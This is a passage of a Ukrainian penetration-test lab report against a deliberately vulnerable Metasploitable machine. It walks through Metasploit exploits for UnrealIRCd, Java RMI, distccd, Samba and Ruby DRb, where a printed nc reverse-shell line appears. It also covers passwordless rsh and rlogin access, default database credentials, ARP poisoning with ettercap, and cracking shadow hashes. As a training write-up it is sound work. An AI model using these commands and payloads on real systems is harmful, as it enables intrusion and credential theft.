[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.102:49942) at 2026-05-07 16:08:29 +0300

whoami
root
pwd
/etc/unreal
█
```

Рис. 9 – Успішна експлуатація вразливості UnrealIRCd

3.4. Java RMI ([INT-04](#))

За пошуком “java_rmi” в утиліті Metasploit було знайдено декілька модулів що відповідають вразливості цільової машини (CVE-2011-3556) – auxiliary та exploit модуль:

```
msf6 > search java_rmi
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry	.	normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	\ target: Generic (Java Payload)	.	.	.	.
3	\ target: Windows x86 (Native Payload)	.	.	.	.
4	\ target: Linux x86 (Native Payload)	.	.	.	.
5	\ target: Mac OS X PPC (Native Payload)	.	.	.	.
6	\ target: Mac OS X x86 (Native Payload)	.	.	.	.
7	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
8	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation

Рис. 10 – Пошук в Metasploit за запитом “java_rmi”

Для перевірки дійсності вразливості був використаний модуль auxiliary/scanner/misc/java_rmi_server:

```
msf6 auxiliary(scanner/misc/java_rmi_server) > run
```

```
[*] 192.168.56.102:1099 - 192.168.56.102:1099 Java RMI Endpoint Detected: Class Loader Enabled
```

```
[*] 192.168.56.102:1099 - Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/misc/java_rmi_server) > █
```

Рис. 11 – Сканування цільової машини на вразливість Java RMI

Експлуатація була здійснена за допомогою модуля exploit/multi/misc/java_rmi_server:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

```
[*] Started reverse TCP handler on 192.168.56.101:4444
```

```
[*] 192.168.56.102:1099 - Using URL: http://192.168.56.101:8080/ySEVS1qj1mvNI
```

```
[*] 192.168.56.102:1099 - Server started.
```

```
[*] 192.168.56.102:1099 - Sending RMI Header ...
```

```
[*] 192.168.56.102:1099 - Sending RMI Call ...
```

```
[*] 192.168.56.102:1099 - Replied to request for payload JAR
```

```
[*] Sending stage (57971 bytes) to 192.168.56.102
```

```
[*] Meterpreter session 3 opened (192.168.56.101:4444 → 192.168.56.102:52599) at 2026-05-07 16:24:56 +0300
```

```
meterpreter > getuid
```

```
Server username: root
```

```
meterpreter > pwd
```

```
/
```

```
meterpreter > █
```

Рис. 12 – Успішна експлуатація вразливості Java RMI

3.5. VNC ([INT-05](#))

Підключення було здійснене за допомогою утиліти vncviewer:

```
(kalilinux@kali)-[~]  
$ vncviewer 192.168.56.102  
Connected to RFB server, using protocol version 3.3  
Performing standard VNC authentication  
Password:  
Authentication successful  
Desktop name "root's X desktop (metasploitable:0)"  
VNC server default format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0  
Using default colormap which is TrueColor. Pixel format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Рис. 13 – Вивід у результаті успішного підключення

Сервер вимагав проходження авторизації тому методом brute-force був підібраний стандартний пароль “password”, що дало змогу отримати root оболонку:




Рис. 14 – Отримання root оболонки через vncviewer

3.6. rsh, rlogin, rexec ([INT-06](#))

До r-services входить rsh, rlogin та rexec. Для підключення до root оболонки через rsh була використана ця ж утиліта (Рис. 15). Пароль не запитувався.

```
(kalilinux@kali)-[~]
$ rsh -l root 192.168.56.102
Last login: Wed Jul 15 11:18:13 EDT 2026 from 192.168.56.101 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Рис. 15 – Отримання root оболонки через rsh

Підключення до root оболонки через rlogin відбулось ідентично rsh, без запиту пароля:

```
(kalilinux@kali)-[~]
$ rlogin -l root 192.168.56.102
Last login: Sat May 9 08:23:55 EDT 2026 from 192.168.56.101 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Рис. 16 – Отримання root оболонки через rlogin

Підключення до root оболонки через rexec, вже не працювало безпосередню через саму утиліту відповідно до того, як це відбулось з rsh та rlogin – клієнта rexec немає в пакетах Kali/Debian, тому встановлення через apt install rsh-client не спрацює.

```
(kalilinux@kali)-[~]
$ rexec
Command 'rexec' not found, did you mean:
  command 'kexec' from deb kexec-tools
  command 'pexec' from deb pexec
  command 'hexec' from deb hexec
  command 'irexec' from deb lirc
Try: sudo apt install <deb name>
```

Рис. 17 – Демонстрація відсутності утиліти rexec

Тому був здійснений пошук в утиліті Metasploit за запитом “rexec” який показав наявність сканеру вразливого сервісу:

```
msf6 > search rexec

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/multi/misc/consul_rexec_exec    2018-08-11      excellent Yes     Hashicorp Consul Remote Command Execution via rexec
1  auxiliary/scanner/rservices/rexec_login .              normal  No      rexec Authentication Scanner
```

Рис. 18 – Пошук в Metasploit за запитом “rexec”

Використання сканеру з модуля показало дійсність вразливості:

```
msf6 auxiliary(scanner/rservices/rexec_login) > run

[*] 192.168.56.102:512 - 192.168.56.102:512 - Starting rexec sweep
[*] 192.168.56.102:512 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Рис. 19 – Сканування цільової машини на вразливість rexec

3.7. distccd v1 (INT-07)

В утиліті Metasploit був здійснений пошук за запитом “distccd” який показав наявність відповідного модуля для експлуатації вразливості:

```
msf6 > search distccd

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/unix/misc/distcc_exec    2002-02-01      excellent Yes     DistCC Daemon Command Execution
```

Рис. 20 – Пошук в Metasploit за запитом “distccd”

Експлуатація відбулась завдяки модулю Metasploit exploit/unix/misc/distcc_exec:

```
msf6 exploit(unix/misc/distcc_exec) > run


[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo z6FZhJ8Fq1hvXPfG;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "z6FZhJ8Fq1hvXPfG\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.102:41952) at 2026-05-09 22:45:59 +0300

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Рис. 19 – Успішна експлуатація вразливості distccd

3.8. Веб-вразливості (INT-08)


Попередньо було визначено що цільова система містить декілька вразливих веб додатків: DVWA та Mutillidae. Були визначені відкриті директорії та можливі вразливості типу SQL-ін'єкцій, CSRF, тощо. Ці сайти навмисно зроблені таким чином, щоб містити доволі велику кількість вразливостей (не менше 10 у відповідності з OWASP-10), тому для даного тестування на проникнення було прийняте рішення сфокусуватися на більш критичних вразливостях (low hanging fruits) які надають можливість легко та швидко отримувати root RCE чи критичну інформацію з цільової машини. Ось інформація що була знайдена завдяки тестуванню вразливих веб додатків:



The screenshot shows a web browser window with the address bar displaying 'http://192.168.56.102/mutillidae/passwords/accounts.txt'. The browser's address bar also shows 'Not Secure'. The page content displays a list of user credentials in a plain text format:

```
'admin', 'adminpass', 'Monkey!!!'
'adrian', 'somepassword', 'Zombie Films Rock!!!'
'john', 'monkey', 'I like the smell of confunk'
'ed', 'pentest', 'Commandline KungFu anyone?'
```

Рис. 20 – Файл з переліком облікових даних користувачів Mutillidae




The screenshot shows a web browser window with the address bar displaying 'http://192.168.56.102/mutillidae/config.inc'. The browser's address bar also shows 'Not Secure'. The page content displays PHP code for database configuration:

```
<?php
/* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */

$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = '';
$dbname = 'metasploit';
?>
```

Рис. 21 – Конфігураційний файл Mutillidae



The screenshot shows a web browser window with the address bar displaying 'http://192.168.56.102/mutillidae/javascript/html5-secrets.js'. The browser's address bar also shows 'Not Secure'. The page content displays JavaScript code that sets session storage items:

```
window.sessionStorage.setItem("Secure.IsUserLoggedIn?", "No");
window.sessionStorage.setItem("Secure.AuthenticationToken", "DU837HHFYTEYUE9S1934");
window.localStorage.setItem("Secure.CurrentStateofHTML5Storage", "Completely Insecure");
```

Рис. 22 – Файл html5-secrets.js, що містить потенційно дійсний токен сесії

3.9. PostgreSQL, MySQL ([INT-09](#))

Попередньо було виявлено наявність PostgreSQL та MySQL на цільовій системі. Підключення до PostgreSQL було здійснене з використанням стандартних аутентифікаційних даних postgres:postgres (Рис. 23).

```
(kalilinux@kali)-[~]
$ psql -h 192.168.56.102 -U postgres -W
Password:
psql (16.3 (Debian 16.3-1), server 8.3.1)
WARNING: psql major version 16, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=# SELECT datname FROM pg_database;
 datname 
-----
 template1
 template0
 postgres
(3 rows)
```

Рис. 23 – Підключення до бази даних PostgreSQL

Підключення до MySQL було здійснене з використанням root прав та не вимагало пароля:

```
(kalilinux@kali)-[~]
$ mysql -h 192.168.56.102 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Рис. 24 – Підключення до бази даних MySQL

3.10 Ruby DRb RMI ([INT-10](#))

Для пошуку сканера та експлойту заданої вразливості була використана утиліта Metasploit, але вона не надала необхідних результатів (Рис. 25). Пошук продовжився на веб сторінці exploit-db, де був виявлений **необхідний експлойт** (Рис. 26). Виявилось, що це був раніше існуючий модуль в Metasploit, але через те, що його застосування робило вразливою машину зловмисника – експлойт був видалений.

```
msf6 > search ruby
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	post/linux/gather/apache_nifi_credentials	.	normal	No	Apache Nifi Credentials Gather
1	auxiliary/admin/apptv/apptv_display_video	.	normal	No	Apple TV Video Remote Control
2	auxiliary/admin/dns/dyn_dns_update	.	normal	No	DNS Server Dynamic Update Record Injection
3	\ action: ADD	.	.	.	Add a new record. Fail if it already exists.
4	\ action: DELETE	.	.	.	Delete an existing record.
5	\ action: UPDATE	.	.	.	Add or update a record. (default)
6	exploit/multi/misc/drbb_remote_codeexec	.	excellent	No	Distributed Ruby Send instance_eval/syscall Code Execution
7	exploit/linux/http/github_enterprise_secret	2017-03-15	excellent	Yes	Github Enterprise Default Session Secret And Deserialization Vulnerability
8	exploit/multi/fileformat/swagger_param_inject	2016-06-23	excellent	No	JSON Swagger CodeGen Parameter Injector
9	\ target: NodeJS	.	.	.	.
10	\ target: PHP	.	.	.	.
11	\ target: Java JSP	.	.	.	.
12	\ target: Ruby	.	.	.	.
13	exploit/windows/fileformat/ms12_005	2012-01-10	excellent	No	MS12-005 Microsoft Office ClickOnce Unsafe Object Package Handling Vulnerability
14	exploit/multi/misc/msf_rpc_console	2011-05-22	excellent	No	Metasploit RPC Console Command Execution
15	\ target: Ruby	.	.	.	.
16	\ target: Windows CMD	.	.	.	.
17	\ target: Unix CMD	.	.	.	.
18	exploit/multi/http/metasploit_static_secret_key_base	2016-09-15	excellent	Yes	Metasploit Web UI Static secret_key_base Value
19	post/multi/gather/rubygems_api_key	.	normal	No	Multi Gather RubyGems API Key
20	auxiliary/gather/nuuo_cms_file_download	2018-10-11	normal	No	Nuuo Central Management Server Authenticated Arbitrary File Download
21	post/osx/manager/sonic_pi	.	normal	No	OS X Manage Sonic Pi
22	\ action: Run	.	.	.	Run Sonic Pi code
23	\ action: Stop	.	.	.	Stop all jobs
24	post/osx/capture/keylog_recorder	.	normal	No	OSX Capture Userspace Keylogger
25	auxiliary/gather/python_flask_cookie_signer	2019-01-26	normal	No	Python Flask Cookie Signer
26	\ action: FindSecret	.	.	.	Brute force the secret key used to sign the cookie
27	\ action: Resign	.	.	.	Resign the specified cookie data
28	\ action: Retrieve	.	.	.	Retrieve a cookie from an HTTP(s) server
29	encoder/ruby/base64	.	great	No	Ruby Base64 Encoder

Рис. 25 – Пошук в Metasploit за запитом “ruby”

```
##
# $Id: drb_remote_codeexec.rb 12161 2011-03-27 20:00:06Z egypt $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/framework/
##

require 'msf/core'
require 'drb/drbb'
class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Distributed Ruby Send instance_eval/syscall Code Execution',
      'Description' => %q{
        This module exploits remote code execution vulnerabilities in dRuby
      },
      'Author' => [ 'joernchen <joernchen@phenoelit.de> (Phenoelit)' ],
      'License' => MSF_LICENSE,
      'Version' => '$Revision: 12161 $',
      'References' =>
        [
        ],
      'Privileged' => false,
      'Payload' =>
        {
          'DisableNops' => true,
          'Compat' =>
            {
              'PayloadType' => 'cmd',
            },
          'Space' => 32768,
        },
      'Platform' => 'unix',
    ))
  end
end
```

Рис. 26 – Знайдений видалений модуль Metasploit для експлуатації Ruby DRb RMI

Знайдений модуль виявився застарілим, тому просто додати його в утиліту не вийде. Для того, щоб модуль працював у Metasploit він був частково кастомізований:

- Прибраний рядок “require 'msf/core'”;
- Рядок змінений з “class Metasploit3 < Msf::Exploit::Remote” на “class MetasploitModule < Msf::Exploit::Remote”.

Після додавання кастомізованого модуля він відображався за пошуком “drb”:

```
msf6 > search drb
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/misc/dr_b_remote_codeexec	.	excellent	No	Distributed Ruby Send instance_eval/syscall Code Execution
1	exploit/unix/misc/dr_b_remote_codeexec	.	excellent	No	Distributed Ruby Send instance_eval/syscall Code Execution
2	exploit/multi/misc/wireshark_lwres_getaddrbyname	2010-01-27	great	No	Wireshark LWRES Dissector getaddrbyname_request Buffer Overflow
3	target: Automatic	.	.	.	.
4	target: tshark 1.0.2-3+lenny7 on Debian 5.0.3 (x86)	.	.	.	.
5	target: wireshark 1.0.2-3+lenny7 on Debian 5.0.3 (x86)	.	.	.	.
6	target: wireshark 1.2.5 on RHEL 5.4 (x64)	.	.	.	.
7	target: wireshark 1.2.5 on Mac OS X 10.5 (x86)	.	.	.	.
8	target: wireshark/tshark 1.2.1 and 1.2.5 on Windows (x86)	.	.	.	.
9	exploit/multi/misc/wireshark_lwres_getaddrbyname_loop	2010-01-27	great	No	Wireshark LWRES Dissector getaddrbyname_request Buffer Overflow (loop)
10	target: tshark 1.0.2-3+lenny7 on Debian 5.0.3 (x86)	.	.	.	.
11	target: wireshark 1.0.2-3+lenny7 on Debian 5.0.3 (x86)	.	.	.	.
12	target: wireshark 1.2.5 on RHEL 5.4 (x64)	.	.	.	.
13	target: wireshark 1.2.5 on Mac OS X 10.5 (x86)	.	.	.	.
14	target: wireshark/tshark 1.2.1 and 1.2.5 on Windows (x86)	.	.	.	.

Рис. 27 – Пошук в Metasploit за запитом “drb”

Для експлуатації вразливості був застосований доданий модуль exploit/unix/misc/dr_b_remote_codeexec, проте модуль виявився нестабільним. У відкритій сесії вдалось застосувати тільки команду “id” яка відобразила результат застосування цієї команди на моїй машині, а не на цільовому хості.

```
msf6 exploit(unix/misc/dr_b_remote_codeexec) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
mkfifo /tmp/dr_vnnh; nc 192.168.56.101 4444 0</tmp/dr_vnnh | /bin/sh >/tmp/dr_vnnh 2>&1; rm /tmp/dr_vnnh
[*] trying to exploit instance_eval
[*] instance eval failed, trying to exploit syscall
[-] Exploit failed: Errno::EINVAL Invalid argument
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/dr_b_remote_codeexec) > [*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.102:59617) at 2026-07-15 19:40:22 +0300
id
[*] exec: id
uid=1000(kalilinux) gid=1000(kalilinux) groups=1000(kalilinux),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),117(blueto
oth),121(wireshark),129(scanner),136(vboxsf),137(kaboxer)
```

Рис. 28 – Спроби експлуатації вразливості Ruby DRb RMI

Вразливість DRb-сервісу підтверджена скануванням та спробами експлуатації, але офіційний модуль Metasploit виявився ненадійним.

3.11 Samba (INT-11)

Для експлуатації вразливості був здійснений пошук в утиліті Metasploit за запитом “samba”. Результат вивів 77 різних модулів (Рис. 29), але той, що відповідає (CVE-2007-2447) – це модуль exploit/multi/samba/usermap_script. Далі він був використаний для експлуатації вразливості, завдяки чому був отриманий доступ до оболонки цільової машини з root правами (Рис. 30).

```
msf6 > search samba
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	\ target: Automatic	.	.	.	.
3	\ target: Windows 2000 English	.	.	.	.
4	\ target: Windows XP English SP0-1	.	.	.	.
5	\ target: Windows XP English SP2	.	.	.	.
6	\ target: Windows 2003 English SP0	.	.	.	.
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
9	\ target: Windows x86	.	.	.	.
10	\ target: Windows x64	.	.	.	.
11	post/linux/gather/enum_configs	.	normal	No	Linux Gather Configurations
12	auxiliary/scanner/rsync/modules_list	.	normal	No	List Rsync Modules
13	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
14	exploit/unix/http/quest_kace_svsystems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
15	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
16	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans buffer overflow
17	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18	\ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10	.	.	.	.
19	\ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10	.	.	.	.
20	\ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04	.	.	.	.
21	\ target: 2:3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10	.	.	.	.
22	\ target: 2:3.5.6-dfsg-3squeeze6 on Debian Squeeze	.	.	.	.
23	\ target: 3.5.10-0.107.el5 on CentOS 5	.	.	.	.
24	auxiliary/admin/smb/samba_symlink_traversal	.	normal	No	Samba Symlink Directory Traversal

Рис. 29 – Пошук в Metasploit за запитом “samba”

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Command shell session 2 opened (192.168.56.101:4444 → 192.168.56.102:37779) at 2026-07-15 20:47:44 +0300

id
uid=0(root) gid=0(root)
```

Рис. 30 – Успішна експлуатація вразливості Samba

3.12 NFS (INT-12)

Для експлуатації цієї вразливості була використана утиліта showmount. Вона використовується для перевірки стану сервісу NFS та для відображення тих папок, які сервер віддає для спільного доступу в мережі. Як можна побачити на Рис. 31 – цільова машина віддає у спільний доступ кореневу директорию, що дозволяє змонтувати її файлову систему на свій пристрій.

```
$ showmount -e 192.168.56.102
Export list for 192.168.56.102:
/ *
```

Рис. 31 – Застосування утиліти showmount для перегляду папок спільного доступу

3.13. SSL CCS Injection (INT-13)

Для експлуатації заданої вразливості був здійснений пошук утилітою Metasploit за запитом “ccs”. Було знайдено сканер для перевірки вразливості (Рис. 32).

```
msf6 > search ccs
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssl/openssl_ccs	2014-06-05	normal	No	OpenSSL Server-Side ChangeCipherSpec Injection Scanner
1	auxiliary/server/teamviewer_uri_smb_redirect	.	normal	No	TeamViewer Unquoted URI Handler SMB Redirect

Рис. 32 – Пошук в Metasploit за запитом “ccs”

Для перевірки вразливості на дійсність був застосований модуль Metasploit `auxiliary/scanner/ssl/openssl_ccs`:

```
msf6 auxiliary(scanner/ssl/openssl_ccs) > exploit
```

```
[*] 192.168.56.102:443 - Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/ssl/openssl_ccs) > █
```

Рис. 33 – Сканування цільової машини на вразливість SSL CCS Injection

Вразливість дозволяє здійснити атаку MiTM, тому для її реалізації може бути використана утиліта `ettercap`, яка дозволяє перехоплювати трафік який надсилає цільова машина:

```
(kalilinux@kali)~$ sudo ettercap -T -q -i eth1 -M arp:remote /192.168.56.102// /192.168.56.1//
```

```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

```
Listening on:
  eth1 → 08:00:27:72:33:32
        192.168.56.101/255.255.255.0
        fe80::a00:27ff:fe72:3332/64
```

```
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth1/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...
```

```
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
```

```
Scanning for merged targets (2 hosts)...
```

```
* |=====→| 100.00 %
```

```
2 hosts added to the hosts list...
```

```
ARP poisoning victims:
```

```
GROUP 1 : 192.168.56.102 08:00:27:A2:9D:80
```

```
GROUP 2 : 192.168.56.1 0A:00:27:00:00:09
```

```
Starting Unified sniffing...
```

```
Text only Interface activated...
Hit 'h' for inline help
```

```
█
```

Рис. 34 – Застосування утиліти `ettercap` для перехоплення трафіку цільової машини

4. Пост-експлуатація

Завдяки отриманим root правам з'явилася можливість переглядати системні директорії цільової машини включно з паролями та їх хешами. Для виявлення паролів користувачів був скопійований і поєднаний вміст файлів /etc/passwd та /etc/shadow. Для злому був використаний John the Ripper. Вдалось зламати 3 пароля з 7.

```
(kalilinux@kali) - [~/Downloads/CyberIN]
$ john --show hashes.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

4 password hashes cracked, 3 left
```

Рис. 35 – Результат злому паролів

Завдяки отриманому доступу до баз даних вразливої машини було знайдено користувачів та хеші їхніх паролів:

```
MySQL [dvwa]> SELECT * FROM users;
+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user | password | avatar |
+-----+-----+-----+-----+-----+-----+
